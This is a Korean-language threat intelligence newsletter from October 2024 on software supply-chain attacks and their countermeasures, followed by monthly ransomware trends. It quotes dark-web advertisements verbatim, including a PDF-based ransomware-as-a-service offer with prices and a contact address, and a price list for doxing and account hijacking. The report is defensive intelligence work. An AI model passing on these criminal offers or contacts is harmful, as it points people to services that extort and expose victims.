

Threat Intelligence Report

# EQST INSIGHT

2024  
10

EQST(이큐스트)는 'Experts, Qualified Security Team' 이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된 최고 수준의 보안 전문가 그룹입니다.

# Contents

## Headline

SW 공급망 보안 위협과 대응 방안 ----- 1

## Keep up with Ransomware

랜섬웨어 판매를 개시한 해커비스트 CyberVolk ----- 7

## Research & Technique

Lobe Chat SSRF 취약점(CVE-2024-47066) ----- 27

# Headline

## SW 공급망 보안 위협과 대응 방안


하이테크운영팀 송영식 수석

### ■ 개요



경쟁력 있는 소프트웨어를 개발하는 데 있어 오픈소스 활용은 자연스러운 현상이 되었다. 기존 코드와 Log4j 와 같은 오픈소스 라이브러리를 사용함으로써 불필요한 재작업을 피하고, 효율적으로 개발을 진행할 수 있어서다. 이를 통해 개발 비용을 절감하는 것은 물론, 더 높은 품질의 코드를 개발하여 기술 경쟁력을 강화할 수 있다. 하지만, 이 현상을 악용하는 ‘소프트웨어 공급망 공격’이 최근 기업 네트워크를 침해하는 일반적인 공격으로 자리 잡으며 우려를 낳고 있다.

소프트웨어 공급망 공격은 공격자가 소프트웨어 개발 또는 배포 과정에 악의적으로 개입하여 발생하는 위협이다. 공격자는 악성 코드를 신뢰할 수 있는 소프트웨어에 삽입하여 사용자의 시스템에 침투하는 것을 목표로 한다.



\* 출처 : Trendmicro

그림 1. 일반적 공급망과 소프트웨어 공급망 구조 비교

### ■ 공격 유형 및 사례

공급망 공격은 단기간에 큰 피해를 초래할 수 있고, 매년 발생하는 주요 공격 중에서도 발생빈도 상위에 속하고 있다. 해커들은 일반적으로 APT(지능형 지속 공격) 및 피싱 공격을 통해 소프트웨어 공급업체를 먼저 공격한 뒤, 내부망에 있는 소프트웨어 배포 서버 파일을 변조하는 방식을 이용한다. 또한, 오픈소스/라이브러리 취약점을 발견해 이를 악용하는 등 다양한 방법으로 공급망을 공격하고 있다.




그림 2. 공급망 공격 방식

# 1. 소프트웨어 공급업체 공격 및 사례

공격자는 소프트웨어 개발자나 공급업체 시스템에 침투하여 제공되는 소프트웨어에 악성 코드를 삽입한다. 사용자는 신뢰할 수 있는 소스에서 소프트웨어를 다운로드한다고 생각하지만, 실제로는 감염된 소프트웨어인 것이다. 이를 통해 공격자는 공급업체의 권한을 악용하여 고객 및 파트너 조직의 데이터 탈취, 악성코드 유포 등 공격을 수행하여 랜섬웨어 감염과 정보 유출을 발생시킨다.

지난 2021년, 사이버 범죄 그룹 REvil은 미국 IT 관련 기업 Kaseya를 공격하기 위해 기업의 원격 모니터링 및 관리 솔루션에 사용되는 소프트웨어의 취약점을 악용하여 공격한 바 있다. 당시 탈취한 권한으로 수백 명의 고객에게 랜섬웨어를 배포한 사례가 있다.

북한의 라자루스로 추정되는 한 해커 집단은 소프트웨어 기업 3CX에 연쇄적인 공급망 공격을 개시했다. 단일 기업을 표적으로 삼지 않고, 해당 기업의 제품과 서비스를 사용하거나 네트워크가 연결된 기업을 목표로 삼아 공격을 확산시켰다.




그림 3. 확정된 공급망 공격 시나리오

3CX 공급망 공격은 1 차 소프트웨어(X\_Trader) 공급망 공격이 2 차 소프트웨어(3CX) 공급망 공격으로 이어진 사례다.

3CX 직원이 소프트웨어 제공업체 트레이딩 테크놀로지스에서 악성코드가 삽입된 X\_Trader 프로그램을 내려받으면서 해당 직원의 PC 가 악성코드에 감염됐다. 공격자는 3CX 직원의 PC 권한을 탈취한 뒤 자격 증명을 악용해 3CX 빌드 서버에 침투했고, 3CX S/W 에 멀웨어를 삽입했다. 변조된 소프트웨어는 공식 홈페이지를 통해 설치 파일로 전 세계 각국에 배포되었다.

1 차 공격으로 감염된 X\_Trader 에서 북한 해킹그룹 라자루스가 사용하는 백도어인 베일드시그널(VEILED SIGNAL)이 발견되었으며, 2 차 공격인 3CX 공급망 공격에서 고푸람(Gopuram) 멀웨어가 발견되었다. 이를 근거로 배후에는 북한의 라자루스가 있는 것으로 추정된다.

## 2. 오픈소스/라이브러리 공격과 사례

최근에는 많은 기업이 소프트웨어 개발의 효율성을 극대화하기 위해 오픈소스(또는 공개적으로 접근 가능한) 코드를 자주 활용하고 있다. 하지만 해당 코드에서 취약점이 발견될 경우, 이를 사용하는 조직은 큰 위험에 노출된다. 공격자는 이미 알려진 취약점 악용 이외에도 패키지에 악성 코드를 삽입해 악성 소프트웨어(Malware)를 유포하는 방식의 공격을 시도할 수 있다.

대표적인 오픈소스 공격 사례로는 PyPI(Python Package Index) 커뮤니티를 통한 공급망 공격이 있다.




그림 4. PyPI(Python Package Index) 커뮤니티를 통한 공급망 공격

공격자는 Python 리포지터리인 PyPI 에 접근한 뒤 정상 패키지와 유사한 이름의 악성 패키지에 트로이 목마를 삽입하여 업로드한다. 악성 패키지를 내려받을 시 트로이목마가 실행되어 피해자 PC 에서 가상자산 지갑 정보와 크리덴셜이 탈취된다. 타이포스쿼팅 기법을 사용하여 유명 Python 라이브러리인 ‘pycrypto’와 유사한 ‘pycryptoenv’, ‘pycryptoconf’를 패키지 이름으로 사용하거나, 또는 ‘pycrypto’와 같이 사용자 오타 실수를 이용하는 공격이다. 자세한 내용은 [SK 설더스 상반기 보안트렌드](#) 자료를 참고하길 바란다.

이처럼 소프트웨어 기반 공격은 매우 광범위하며, 전체 공격의 66%가 공급업체 코드를 목표로 한다. 다만, 공급망 공격은 다양한 형태로 발생하기 때문에 주의가 필요하다. 예를 들어, 마이크로칩, 노트북, 사물인터넷(IoT) 장치, 운영 기술(OT) 등이 모두 손상될 수 있고,

하드웨어에 내장된 소프트웨어인 펌웨어도 공격 대상이 될 수 있다.

## ■ 대응 방안

infosec



\* 출처 : 한국인터넷진흥원

그림 5. SBOM(Software Bill of Materials)의 체계적인 관리 방법

### 1. SBOM(Software Bill of Materials) 부품명세서 관리

소프트웨어 공급망 보안의 첫 번째 단계는 소프트웨어 구성 요소 파악이다. 제품의 상용 및 오픈소스 소프트웨어 컴포넌트 정보를 포함하는 소프트웨어 재료 명세서(SBOM) 관리가 중요하다. SBOM을 체계적으로 잘 관리하고 있다면 새로 발견된 취약점에 대해 즉시 확인하고 조치하는 것이 가능하다. 이에 미국, 유럽 등에서는 소프트웨어 공급망 보안 강화를 위해 SBOM 제출을 의무화했다.

### 2. 공급 소프트웨어 검사

외부에서 공급받은 소프트웨어 대한 검사가 필요하다. 소프트웨어가 공식 경로를 통해 제공된 것인지, 코드사인은 되어있는지 확인해야 한다. 소프트웨어 설치/업데이트 이후에는 외부 연결 시도 등 PC에서 발생하는 이상 행동을 분석해야 한다.

### 3. 취약점 대응 강화

공급망 공격이 발생하는 지점은 운영 중인 소프트웨어다. 대부분의 경우 공급된 소프트웨어는 개발, 테스트, 배포 과정에서 취약점이 제거되지만, 운영 과정에서 신규 취약점이 발견될 수 있다. 운영 조직은 이러한 취약점을 분석하여 실제로 어떠한 영향을 미치는지 파악한 뒤

고위험 취약점은 즉시 조치를 취해야 한다. 비교적 저위험 취약점에 대해서는 시스템 서비스 중단 등을 고려하여 적절한 대응을 해야 한다.

## ■ 맺음말

대부분의 소프트웨어는 버그 및 보안 문제 해결을 위한 유지관리를 목적으로 소프트웨어 공급업체의 중앙 서버를 통해 업데이트가 이뤄진다. 이러한 소프트웨어 공급망 생태계 환경에서 공격자는 공급업체의 네트워크에 침투하여 외부로 나가는 업데이트에 악성 코드를 삽입하거나 변경하는 방식을 사용한다. 이후 소프트웨어의 정상 기능에 대한 제어를 획득하고 랜섬웨어, 정보 유출 등의 공격을 이어간다.

공급망 공격의 위험성은 단일 기업 타격을 넘어, 해당 기업 제품을 사용하거나 네트워크가 연결된 다른 기업들로 확산할 수 있기 때문에 더욱 위험하다. [SK 설더스 2024 EQST Annual Report](#)에서는 이러한 소프트웨어 공급망 공격을 2024년 5대 사이버 위협 전망으로 제시했다. 러시아-우크라이나 전쟁에 이어 올해 이스라엘-팔레스타인 분쟁이 발발하면서 기업 및 세계 주요 인프라를 노린 새로운 공급망 공격이 지속적으로 발생할 것을 예상한 바 있다.

SK 설더스는 오픈소스 SW 관리 체계 구축과 관련한 컨설팅을 제공하고 있다. 자세한 내용은 [SK 설더스 홈페이지](#)나 문의하기를 통해 확인할 수 있다.

# Keep up with Ransomware

## 랜섬웨어 판매를 개시한 해티비스트 CyberVolk

### ■ 개요

2024년 9월 랜섬웨어 피해 사례는 지난 8월(464건)에 비해 약 13% 감소한 406건을 기록했다. 소폭 감소했지만, 9월에도 여전히 국내 피해 사례가 다수 확인됐다.

9월 초, LockBit 랜섬웨어는 국내 타이어 제조 회사를 공격해 공장 가동을 중단시켰다. 이들은 다크웹 유출 사이트에 재무제표와 계산서 등을 샘플 데이터로 업로드했고, 10월에는 탈취한 모든 데이터를 공개한다며 추가 협박하고 있다.

다크웹, 텔레그램, 해킹 포럼에서 국내 데이터 판매 글과 데이터 공개 협박 글이 확인됐다. 해커 그룹 CyberNiggers에서 활동하는 IntelBroker는 해킹 포럼 BreachForums에 국내 바이오테크 스타트업 기업 데이터를 유출했다. 공개된 데이터는 Admin 페이지 코드와 각종 서버 및 데이터베이스 코드가 포함되어 있다.

텔레그램에서 활동하는 인도네시아 해커 그룹 Anon Black Flag(Palu Anon Cyber)는 인도네시아 내 한국 노동자들이 인도네시아와 이슬람에 대한 인종 차별을 저질렀다고 주장하며, 한국 경찰청과 외교부 데이터를 공개했다. 하지만 해당 데이터는 실제 유출 데이터가 아닌 공공데이터 포털의 공개 자료인 것으로 확인됐다.

9월에는 여러 해커 그룹의 활동 재개, 리브랜딩 소식이 다수 확인됐다. 9월 24일, 지난 8월 국내 DevOps 기업을 공격한 El dorado 랜섬웨어 그룹이 BlackLock으로 그룹명을 변경했다. 5월에 처음 등장한 Arcus 랜섬웨어 그룹은 7월부터 활동을 중단했다가 9월에 재개했다. Arcus 랜섬웨어 그룹은 다크웹 유출 사이트 공지를 통해 활동의 중단은 내부 인프라 재구성 때문이었다고 밝히며, 계열사 모집 기준과 방식을 추가 공지하며 활발한 활동을 예고했다. 신규 그룹 InvaderX는 본격적인 활동을 위해 러시아 해킹 포럼 RAMP에서 파트너 모집 글을

업로드했다. 이들은 모집 글에서 CIS<sup>1</sup>, BRICs<sup>2</sup>는 공격 대상에서 제외하고 Windows, ESXi<sup>3</sup> 버전의 랜섬웨어를 공격에 사용할 뿐만 아니라 DDoS 공격<sup>4</sup>도 가능하다고 밝혔다.

Akira 그룹은 랜섬웨어 공격에 네트워크 보안 운영체제의 최신 취약점을 악용한 것으로 드러났다. 취약점은 미국 네트워크 보안 회사 SonicWall 의 네트워크 보안 운영체제 Sonic OS 에서 발생한 취약점 CVE-2024-40766 이다. 이를 악용하면 네트워크 자원에 무단 접근이 가능하고, 방화벽 충돌을 발생시켜 네트워크 보호 기능을 무력화시킬 수 있다. 해당 취약점은 8 월 22 일 패치됐지만, 최근 Akira 랜섬웨어 그룹이 SonicWall 네트워크 장치의 계정을 손상시키고 무단으로 네트워크에 접근한 정황이 발견됐다.

최근 BianLian, Rhysida 랜섬웨어 그룹이 Microsoft 의 클라우드 서비스인 Azure 의 데이터 전송 도구들을 활용해 대규모 데이터를 유출한 것으로 확인됐다. 사용한 도구는 Azure 용 그래픽 관리 도구인 Azure Storage Explorer 와 명령줄 유틸리티 AzCopy 다. 탈취한 데이터를 컨테이너에 업로드하고, 두 도구를 활용해 다른 저장소로 쉽게 전송하는 식이다. 자체적으로 제작한 데이터 탈취 도구와 달리 Azure 는 기업에서 많이 사용하는 정상적인 솔루션으로, 탐지 회피를 위해 악용된 사례다.

사이버 범죄 조직들은 암호화된 메시지를 전송하는 메신저 텔레그램을 주로 활용하고 있다. 메시지 암호화로 대화 내용이 노출되지 않으며 IP 와 연락처 등 사용자의 개인정보를 공개하지 않는다는 점 때문에 범죄에 주로 활용되기도 한다. 하지만 9 월 24 일 텔레그램 개인정보 보호 정책이 업데이트됨에 따라, 범죄에 연루되거나 서비스 약관을 어기는 경우 IP 와 계정에 연동된 전화번호를 법 집행 기관에 제공하게 됐다. 따라서 텔레그램에서 주로 활동하는 사이버 범죄 조직들은 텔레그램 활동을 중단하거나 다른 플랫폼으로 옮길 준비를 하는 등 여러 움직임이 포착되고 있다.

---

<sup>1</sup> CIS (Commonwealth of Independent States): 구 소련 공화국들의 연합체로 결성된 국가 연합으로, 러시아, 벨라루스, 아르메니아 등 11 개국이 포함되어 있다.

<sup>2</sup> BRICs: 브라질, 러시아, 인도, 중국을 일컫는 약칭

<sup>3</sup> ESXi: VMware 에서 개발한 호스트 컴퓨터에서 다수의 운영체제를 동시에 실행시킬 수 있는 UNIX 기반의 논리적 플랫폼

<sup>4</sup> DDoS 공격: 시스템을 악의적으로 공격해 기능을 저하하거나 작동을 중단시키는 공격 방식

### LockBit 그룹 국내 타이어 제조 회사 랜섬웨어 공격

- 9월 초 랜섬웨어 공격으로 인해 국내 공장 가동 중단
- 9월 25일 다크웹 유출 사이트에 샘플 데이터와 함께 전체 데이터 공개 협박글 게시
- 공개된 샘플 데이터에는 재무제표와 계산서 등 내부 문서가 포함

### IntelBroker, 국내 바이오텍 스타트업 데이터 공개

- 해킹 포럼 BreachForums에 데이터 업로드
- Admin 페이지 코드와 각종 서버 및 데이터베이스 코드 포함

### 인도네시아 해커 그룹 Anon Black Flag 경찰청 및 외교부 데이터 공개

- 인도네시아에서 일하는 한국 노동자가 인도네시아 및 이슬람에 대해 인종 차별을 저질렀다고 주장하며 데이터 공개
- 공개한 데이터는 확인 결과 공공 데이터 포털에서 구할 수 있는 공개 자료로 밝혀짐

### Arcus 그룹 2달만에 활동 재개

- 내부 인프라 재정비를 목적으로 2달간 활동을 중단했으며 9월부터 활동을 재개하고 신규 계열사도 모집 시작
- 기존 계열사의 초대로 계열사 신규 가입이 가능하며, 보증금 지불 후 일정 수익을 달성하면 최종적으로 합류하는 방식

### EI Dorado 그룹 BlackLock으로 리브랜딩

- EI Dorado 랜섬웨어 그룹은 8월 국내 기업을 공격한 이력 존재
- 9월 24일 그룹명을 BlackLock으로 변경하고, 새로운 피해자를 게시하며 다크웹 유출 사이트 디자인도 변경

### 신규 InvaderX 그룹 파트너 모집

- 러시아 해킹 포럼 RAMP에서 파트너를 모집하는 글 게시
- CIS, BRICs는 공격 대상에서 제외
- Windows, Linux, ESXi 버전의 랜섬웨어를 사용할 뿐만 아니라 DDoS 공격도 가능하다고 홍보

### Cicada3301 그룹 ESXi를 타깃으로 하는 Linux 버전의 랜섬웨어 발견

- 내장된 명령어를 이용해 가상 머신 프로세스를 종료하고 스냅샷을 삭제하는 기능 존재
- "--no\_vm\_ss" 매개변수를 사용해 해당 기능 비활성화 가능

### Akira 그룹 SonicWall 취약점(CVE-2024-40766) 공격에 활용한 정황 발견

- CVE-2024-40766: SonicWall의 네트워크 보안 OS인 Sonic OS에서 발생한 부적절한 액세스 제어 취약점
- 해당 취약점을 통해 네트워크 자원에 무단 접근을 허용하거나 방화벽 충돌로 네트워크 보호 기능 무력화 가능
- 8월 22일 패치됐지만 Akira 그룹이 해당 취약점을 이용해 계정을 손상시키고 무단으로 네트워크에 접근

### 데이터 전송 도구로 정상 프로그램을 악용하는 랜섬웨어 그룹

- Microsoft의 클라우드 서비스 Azure의 저장소 관리 도구 Azure Storage Explorer와 명령줄 도구 AzCopy를 악용
- BianLian 그룹과 Rhysida 그룹이 탈취한 데이터를 전송하는데 활용
- 정상 도구를 사용해 악성 행위가 탐지되거나 차단될 가능성이 낮음

그림 1. 랜섬웨어 동향

## ■ 랜섬웨어 위협

infosec




그림 2. 2024 년 9 월 랜섬웨어 위협 현황

### 새로운 위협

9 월에는 지난달에 비해 새로운 위협이 증가했다. 기존에 활동하던 El Dorado 그룹이 BlackLock 이라는 이름으로 리브랜딩 했고, 그 외에도 신규 랜섬웨어 그룹이 다수 발견됐다. 9 월 10 일, Valencia 그룹이 등장해 총 5 건의 피해자를 게시했다. 9 월 16 일에는 Orca 랜섬웨어 그룹이 등장해 터키와 중국의 제조업체 2 건을 피해자로 게시했다. 이후 별다른 활동이 확인되지 않았고, 9 월 25 일부터는 다크웹 유출 페이지에 접속할 수 없는 상태다.

**ContFR** Espace abonné

---

RAAS - Ransomware intégré à un fichier PDF, à faire ouvrir à vos victimes ou à insérer vous-même, Windows et Mac, ne fonctionne pas sur Linux.  
Tableau de victimes et récupération de données possible depuis votre espace abonné.  
Configuration de votre ransomware à votre première connexion, puis modification possible selon votre formule.

Contact : [contfr@mail2tor.com](mailto:contfr@mail2tor.com)

Formule	Prix	Durée	Fonctionnalités	
TEST	400 €	30 jours	Infection uniquement en ligne, modification 1 seule fois du ransomware	Commander
BASIC	1200 €	6 mois	Infection même hors ligne, 10 modifications du ransomware	Commander
ELITE	2200 €	1 an	Infection même hors ligne, modification illimitée du ransomware, support chat	Commander

그림 3. ContFR RaaS

랜섬웨어를 서비스 형태로 판매하는 신규 RaaS 가 발견됐다. ContFR 그룹은 PDF 를 통해 전파하는 Windows, MacOS 랜섬웨어를 기능까지 구분해서 판매하고 있다. Windows, Linux 버전에 비해 상대적으로 드물게 나타나는 MacOS 버전의 랜섬웨어를 사용한다는 특징이 있다.

다만, 랜섬웨어 서비스의 진위 여부는 확인되지 않았다. 판매하는 서비스는 총 3 개다. TEST 버전은 30 일 동안 사용, 1 회 수정이 가능한 랜섬웨어로 400 유로(한화 약 58 만 원)에 판매하고 있다. BASIC 버전은 6 개월 동안 사용, 10 개의 랜섬웨어 변종과 오프라인에서도 동작하는 기능이 추가됐고, 1,200 유로(한화 약 175 만 원)에 판매하고 있다. ELITE 버전은 1 년 동안 사용, 변종을 무제한으로 만들 수 있고 채팅 지원 기능이 추가된 서비스로 2,200 유로(한화 약 320 만 원)에 판매하고 있다.

Service	Price
Basic Doxing (gain personal data, find information, using publicly available sources)	700 USD
Special Doxing (More than basic dox, searches non-publicly accessible records and leaked databases.)	1500 USD
Ultimate Doxing (Access to government services and banks for latest info about victim.)	4500 USD
Takedown from social media(Make someone profiles disappear permanently.)	Tiktok, baido, wechat, aliexpress, Temu: 900 USD Dating apps(Tinder, Badoo): 2500 USD Meta Profiles(Facebook, Instagram): 4000 USD Google(YouTube, Blogger, gmail business): 6500 USD Message apps(Telegram, Whatsapp): 7000 USD
Gain access(Hack into account)	Social media - 2x price of takedown. Email accounts(No 2-FA, smtp, pop3) 4000 USD Email accounts(2-FA, gmail, proton) 15 000 USD Banks, GOV - 25 000 USD+
Special custom requests. (Bank accounts, credit data - and change credit score, health insurances, forbid/edit gov licenses/IDs/passports - disable flights, add driving license in database, remove penalty points, clear criminal records; Digital citizenship abroad)	15 000 USD+
Express fee (Priority queue)	2x price.
Company pentesting, OPsec, Attack tests, safety audit	2000 USD (Per single infrastructure - single network entry point)
Coaching, security measure training, social-technic training	150 USD/hr (online, unlimited attendees, you can record it)
<ul style="list-style-type: none"> <li>• Basic prices are in Monero, For payments in Bitcoin, Litecoin, Ethereum, or other top-50 coins, include fee of +8% for conversion fees.</li> <li>• We only take crypto payments. No PayPal, no Bank cards or transfers. This is for your own safety.</li> <li>• Normal queue takes about two weeks to find all info, basic public info is reported at next work day.</li> <li>• We support entire world, but some services are not available in russia, korea, japan, india and china because they keep paper records alongside digital ones.</li> </ul>	

그림 4. Osyolorz Collective 다크웹 페이지

